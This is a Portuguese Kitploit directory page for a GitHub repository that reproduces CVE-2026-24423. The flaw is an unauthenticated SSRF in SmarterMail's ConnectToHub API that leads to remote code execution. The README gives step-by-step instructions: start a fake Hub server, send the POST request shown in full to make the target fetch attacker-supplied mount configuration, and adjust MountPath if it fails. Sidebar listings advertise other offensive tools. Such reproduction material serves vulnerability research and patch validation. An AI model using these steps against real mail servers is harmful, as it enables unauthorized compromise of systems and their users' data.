
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-24423 — Script de reprodução para CVE-2026-24423, uma violação de limite de confiança no SmarterMail ConnectToHub que leva a SSRF e potencial execução remota de código. Inclui um servidor Hub simulado e instruções para acionar a API vulnerável. | Kitploit
Ferramentas/GitHubGitHub/aavamin/cve-2026-24423
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed Teaming
GitHubaavamin/cve-2026-24423

CVE-2026-24423

Script de reprodução para CVE-2026-24423, uma violação de limite de confiança no SmarterMail ConnectToHub que leva a SSRF e potencial execução remota de código. Inclui um servidor Hub simulado e instruções para acionar a API vulnerável.

Ver Repositório
9142há 9 mesesAinda não revisado
Compartilhar

CVE-2026-24423

# CVE-2026-24423 – Reprodução

> ⚠️ **Apenas para pesquisa de segurança e testes autorizados / For security research and authorized testing only**


## Visão geral (Overview)

Este projeto é usado para reproduzir a vulnerabilidade **CVE-2026-24423**.  
A vulnerabilidade existe na funcionalidade **SmarterMail ConnectToHub**, e sua causa raiz é:

- A interface de nível administrativo não requer autenticação  
- O servidor conecta-se ativamente ao Hub especificado pelo usuário (SSRF)  
- Os dados retornados pelo Hub externo são usados diretamente em operações locais de nível de sistema  

Esta vulnerabilidade é uma **violação de limite de confiança em nível de design (Trust Boundary Violation)**, que pode, em última análise, levar à execução remota de código.

Este repositório é usado apenas para **validação de vulnerabilidade e pesquisa técnica**, não para exploração com fins maliciosos.

Uso (Usage)

1️⃣ Iniciar o serviço de simulação do Hub

Start Hub Simulation Server

python3 cve-2026-24423.py

Este script irá:

  • Escutar na porta 80
  • Simular a interface do Hub do SmarterMail
  • Retornar uma resposta JSON contendo a configuração SystemMount

2️⃣ Acionar a API vulnerável

Trigger the Vulnerable API

Use Yakit ou Burp Suite para enviar a solicitação:

POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}

Esta interface não requer autenticação No authentication is required.


3️⃣ Tratamento de falhas na reprodução

Troubleshooting

Se a reprodução da vulnerabilidade falhar:

  • Modifique o parâmetro MountPath em cve-2026-24423.py

4️⃣ Resultado da reprodução

Result

Quando a vulnerabilidade é acionada com sucesso, o SmarterMail analisa os dados retornados pelo Hub; o código padrão executa apenas o comando whoami.

Exemplo de captura de tela / Example:

result


Créditos (Credit)

Este projeto foi concluído por ChatGPT.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





